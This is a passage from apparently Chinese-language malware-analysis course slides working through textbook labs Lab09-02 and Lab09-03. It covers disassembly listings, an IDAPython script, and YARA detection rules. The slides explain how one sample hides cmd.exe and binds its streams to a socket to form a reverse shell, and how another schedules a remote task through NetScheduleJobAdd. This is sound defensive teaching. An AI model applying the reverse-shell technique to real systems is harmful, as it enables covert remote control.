00401074  . 8945 FC       MOV DWORD PTR SS:[EBP-14],EDX
```

CreateProcessA

它传入了pStartupInfo结构体；
commandline参数为cmd.exe，说明CreateProcessA将要运行cmd.exe。

2 pStartupInfo结构体

```
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
```

反向Shell：
攻击者远程控制并与目标系统进行交互，
而不会引起目标用户的注意

```
lea     edx, [ebp+ProcessInformation]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
```

- wShowwindow被设置为SW_HIDE，当cmd.exe启动时会隐藏窗口
- 标准流设置为一个套接字，这直接绑定套接字和cmd.exe的标准流
- cmd.exe被启动后，所有经过套接字的数据都将发送到cmd.exe，并且cmd.exe产生的所有输出都将通过套接字发出

2 Yara

```
rule Lab09_02 {
    meta:
        description = "Lab09-02.exe"
    strings:
        $s1 = "cmd" fullword ascii
        $s2 = "WSASocketA" fullword ascii
        $s3 = "GetModuleFileNameA" fullword ascii
        $s4 = "Sleep" fullword ascii
        $s5 = "GetCommandLineA" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 50KB and
        all of them
}
```

3 分析Lab09-03.exe的导入表

```python
def get_imported_libraries():
    imported_libraries = set()

    for i in range(idaapi.get_import_module_qty()):
        modname = idaapi.get_import_module_name(i)
        if modname:
            imported_libraries.add(modname)

    return sorted(imported_libraries)

def main():
    imported_libraries = get_imported_libraries()

    if imported_libraries:
        print("导入的动态链接库：")
        for lib in imported_libraries:
            print(lib)
    else:
        print("没有找到导入的动态链接库。")

if __name__ == "__main__":
    main()
```

导入的动态链接库：
DLL1
DLL2
KERNEL32
NETAPI32

3 动态加载

查看LoadLibraryA函数的交叉引用：


恶意代码在运行时会动态加载user32.dll和DLL3.dll

Direction	Type	Address	Text
	r	_main+41	call ds:LoadLibraryA
	p	_main+41	call ds:LoadLibraryA
Down	r	___crtMessageBoxA+12	call ds:LoadLibraryA
Down	p	___crtMessageBoxA+12	call ds:LoadLibraryA

```
.text:0040103C push    offset LibFileName ; "DLL3.dll"
.text:00401041 call    ds:LoadLibraryA
.text:00401047 mov     [ebp+hModule], eax
.text:0040104A push    offset ProcName ; "DLL3Print"
.text:0040104F mov     eax, [ebp+hModule]
.text:00401052 push    eax             ; hModule
```

```
.text:00403B81                 push    offset aUser32Dll ; "user32.dll"
.text:00403B86                 call    ds:LoadLibraryA
```

3 恶意代码的行为



- DLL1Print：打印一个字符串和**当前进程的Pid**(GetCurrentProcessId函数的返回值)；
- DLL2Print：打印了一个字符串和调用CreateFileA函数**创建的tmp.txt文件的句柄**；
- DLL2ReturnJ：它获取刚刚创建的文件的句柄并**返回这个句柄**；
- WriteFile函数：向tmp.txt文件中**写入malwareanalysisbook.com**；
- DLL3Print：打印字符串ping www.malwareanalysisbook.com在内存中的地址。

3 恶意代码的行为

DLL3Get Structure

返回了全局变量dword_003EB0A0的一个指针

```
003E1060  55              PUSH EBP
003E1061  8BEC            MOV EBP,ESP
003E1063  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
003E1066  C700 A0B03E00   MOV DWORD PTR DS:[EAX],DLL3.003EB0A0
003E106C  5D              POP EBP
003E106D  C3              RETN
```

3 远程管理计划任务

NetSchedule JobAdd

```
00401071  .  8D55 E4       LEA EDX,DWORD PTR SS:[EBP-1C]
00401074  .  52            PUSH EDX
00401075  .  FF55 F0       CALL DWORD PTR SS:[EBP-10]
00401078  .  83C4 04       ADD ESP,4
0040107B  .  8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
0040107E  .  50            PUSH EAX
0040107F  .  8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
00401082  .  51            PUSH ECX
00401083  .  6A 00         PUSH 0
00401085  .  E8 12000000   CALL <JMP.&NETAPI32.NetScheduleJobAdd>
```

查看dword_003EB0A0的交叉引用，发现它被赋值为36EE80。

```
.text:003E102C mov     dword_3EB0A0, 36EE80h
.text:003E1036 mov     dword_3EB0A4, 0
```

3 远程管理计划任务

ping malwareanalysisbook.com

```
.text:003E1022 mov     stru_3EB0A0.Command, offset WideCharStr
.text:003E102C mov     stru_3EB0A0.JobTime, 36EE80h
.text:003E1036 mov     stru_3EB0A0.DaysOfMonth, 0
.text:003E1040 mov     stru_3EB0A0.DaysOfWeek, 7Fh
.text:003E1047 mov     stru_3EB0A0.Flags, 11h
```

在IDA Pro的结构体窗口中增加该结构体：_AT_INFO。

到达dword_1000B0A0在内存中的位置。然后选择Edit→Struct Var，单击_AT_INFO。

回到刚才的位置，发现这段代码正是给**_AT_INFO结构体的成员赋值**。

计划任务被设置为一周中的任意一天1:00AM，
执行的命令是ping malwareanalysisbook.com。

3 Yara

```
rule Lab09_03 {
    meta:
        description = "Lab09-03.exe"
    strings:
        $s1 = "malwareanalysisbook.com" fullword ascii
        $s2 = "GetProcAddress" fullword ascii
        $s3 = "WriteFile" fullword ascii
        $s4 = "LoadLibraryA" fullword ascii
        $x1 = "DLL3Print" fullword ascii
        $x2 = "DLL3.dll" fullword ascii
        $x3 = "DLL3GetStructure" fullword ascii
        $y1 = "DLL1Print" fullword ascii
        $y2 = "DLL1.dll" fullword ascii
        $z1 = "DLL2Print" fullword ascii
        $z2 = "DLL2.dll" fullword ascii
        $z3 = "DLL2ReturnJ" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 50KB and
        1 of ($x*) and 1 of ($y*) and 1 of ($z*) and 2 of ($s*)
}
```

THANK YOU!